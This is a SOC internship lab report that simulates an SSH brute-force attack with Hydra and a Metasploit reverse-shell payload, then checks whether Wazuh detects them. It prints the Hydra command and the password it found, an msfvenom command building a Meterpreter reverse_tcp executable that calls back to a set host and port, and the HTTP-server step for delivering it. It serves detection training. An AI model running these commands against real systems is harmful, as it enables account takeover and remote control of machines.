

# **SOC Internship - Week 4 Report**

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**Internship Duration:** 1st July – 1st August

**Task :** Attack Simulation & Threat Detection

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## Table of Content:

- Simulate a brute force SSH attack on the Linux machine using hydra or ncrack.
- Monitor Wazuh dashboard for brute force alerts:
- Check if multiple failed login attempts are detected.
- Verify log source and alert message details.
- Install Metasploit Framework on an attacker machine.
- Generate a custom malware payload using msfvenom:  
Example: `msfvenom -p windows/meterpreter/reverse_tcp LHOST= LPORT=4444 -f exe > malware.exe`
- Transfer and execute the payload on a Windows machine with Wazuh agent installed.
- Monitor Wazuh for malware activity:
  - Look for unusual process creation or behavior alerts.
  - Confirm detection through Windows Defender or behavioral logs.
  - Correlate events between brute force and malware detection.
  - Capture screenshots of both alerts (brute force + malware) as proof of detection in Wazuh.

# Objective

The objective of this task was to simulate real-world cyber attacks (brute force and malware injection) and observe how Wazuh detects and alerts for these threats. This demonstrates capabilities in offensive simulation, incident detection, and threat correlation in a SOC environment.

## 1. Brute Force SSH Attack using Hydra

Installed Hydra:

`sudo apt update && sudo apt install hydra -y`

Created password list (passlist.txt):

Ran brute force command:

`hydra -l root -P passlist.txt ssh://<target-ip>`



```
kali@kali ~$ sudo systemctl status ssh
[sudo] password for kali:
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: disabled)
   Active: active (running) since Fri 2025-07-25 08:22:17 EDT; 2h 25min ago
     Invocation: bebd1f89631470fb6991f6effa1cb26
       Docs: man:sshd(8)
            man:sshd_config(5)
    Process: 89804 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 89806 (sshd)
      Tasks: 1 (limit: 2219)
     Memory: 1.6M (peak: 49.7M)
        CPU: 1.484s
    CGroup: /system.slice/ssh.service
            └─07800 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"


Jul 25 08:24:16 kali sshd-session[90815]: pam_unix(sshd:auth): internal module error (fatal = PAM_AUTHINFO_UNAVAIL(9), user = 'root')
Jul 25 08:24:16 kali sshd-session[90816]: Connection closed by authenticating user root 127.0.0.1 port 51690 [preauth]
Jul 25 08:24:18 kali sshd-session[90817]: Failed password for root from 127.0.0.1 port 51706 ssh2
Jul 25 08:24:18 kali sshd-session[90814]: Failed password for root from 127.0.0.1 port 51672 ssh2
Jul 25 08:24:18 kali sshd-session[90816]: Connection closed by authenticating user root 127.0.0.1 port 51672 [preauth]
Jul 25 08:24:18 kali sshd-session[90818]: Failed password for root from 127.0.0.1 port 51710 ssh2
Jul 25 08:24:18 kali sshd-session[90815]: Failed password for root from 127.0.0.1 port 51678 ssh2
Jul 25 08:24:18 kali sshd-session[90817]: Connection closed by authenticating user root 127.0.0.1 port 51706 [preauth]
Jul 25 08:24:18 kali sshd-session[90815]: Connection closed by authenticating user root 127.0.0.1 port 51678 [preauth]
Jul 25 08:24:18 kali sshd-session[90818]: Connection closed by authenticating user root 127.0.0.1 port 51718 [preauth]

kali@kali ~$ sudo systemctl start ssh
kali@kali ~$ sudo adduser testuser
fatal: The user 'testuser' already exists.

kali@kali ~$
```



```
GNU nano 8.2 passlist.txt
22456
password
test
Test@123
admin
```



```
kali@kali:~$ nano passlist.txt
New password:
Retype new password:
Sorry, passwords do not match.
passed: Authentication token manipulation error
passed: password unchanged
Try again? [y/N] y
New password:
Retype new password:
passed: password updated successfully
Changing the user information for ttestuser
Enter the new value, or press ENTER for the default
Full Name []:
Room Number []:
Work Phone []:
Home Phone []:
Other []:
Is the information correct? [y/n] y
info: Adding new user 'ttestuser' to supplemental / extra groups 'users' ...
info: Adding user 'ttestuser' to group 'users' ...

kali@kali:~$ hydra -l ttestuser -P passlist.txt ssh://127.0.0.1

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-25 10:52:50
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[INFO] attacking ssh://127.0.0.1:22/
[22][ssh] host: 127.0.0.1 login: ttestuser password: Test@123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-25 10:52:53
```


I attack on local host my kali machine is an attacker and in another terminal it is a victim machine also.

## 2. Monitored Wazuh for Brute Force Detection


Opened Wazuh Dashboard → Security Events.

Applied filter for rule group: authentication\_failed

## Observed multiple failed login



### 3. Check if multiple failed login attempts are detected.



### 4. Verified Log Source and Alert Message

Clicked on alert → viewed log details from /var/log/auth.log

Confirmed alert rule, source IP, and failed attempts.



## msfconsole

```
msfconsole
File Actions Edit View Help
msfconsole
Metasploit tip: Save the current environment with the save command,
future console restarts will use this environment again
Call trans opt: received. 2-19-98 13:24:18 REC:Loc
Trace program: running
wake up, Neo...
the matrix has you
follow the white rabbit.
knock, knock, Neo.
https://metasploit.com
+-- metasploit v6.4.69-dev
+-- 2529 exploits - 1302 auxiliary - 431 post
+-- 1669 payloads - 49 encoders - 13 nops
+-- 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
msf6 >
```

## 6. Created Malware Payload using msfvenom

`msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.15.168.30 LPORT=4444 -f exe > malware.exe`

Payload successfully generated as malware.exe

```
msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.15.168.30 LPORT=4444 -f exe > malware.exe
[-] No platform was selected, choosing MSF::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
(kali@kali)~$ ls
config.yml  Documents  emerging.rules.tar.gz  install.sh  Music  Pictures  Templates  wazuh-agent-4.7.2-1_omv.deb
Desktop    Downloads  emerging.rules.tar.gz.1  malware.exe  passlist.txt  Public  Videos  wazuh-installation-assistant
(kali@kali)~$
```

## 7. Transferred and Executed Payload on Windows Machine

Started HTTP server on attacker machine:

`python3 -m http.server 8000`

Wazuh agent was already installed on Windows target.

```

kali@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.15.168.30 LPORT=4444 -f exe > malware.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

kali@kali:~$ python3 -m http.server 8000

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...


Unable to connect

```

[illegible]

## 200 means download success

This file could harm your device

 **malware.exe**

This file contains malware or comes from a suspicious site.

[Learn why Chrome blocks some files](#)

Download dangerous file Cancel

## 8. Monitored Wazuh for Malware Activity



Found behavioral detection alert linked to malware execution.

## **Conclusion**

This task helped simulate offensive attacks and analyze how Wazuh detects threats like brute-force login attempts and malware payload execution. It demonstrated key SOC functions like event correlation and forensic investigation. Practical understanding of SIEM tools and threat detection was achieved.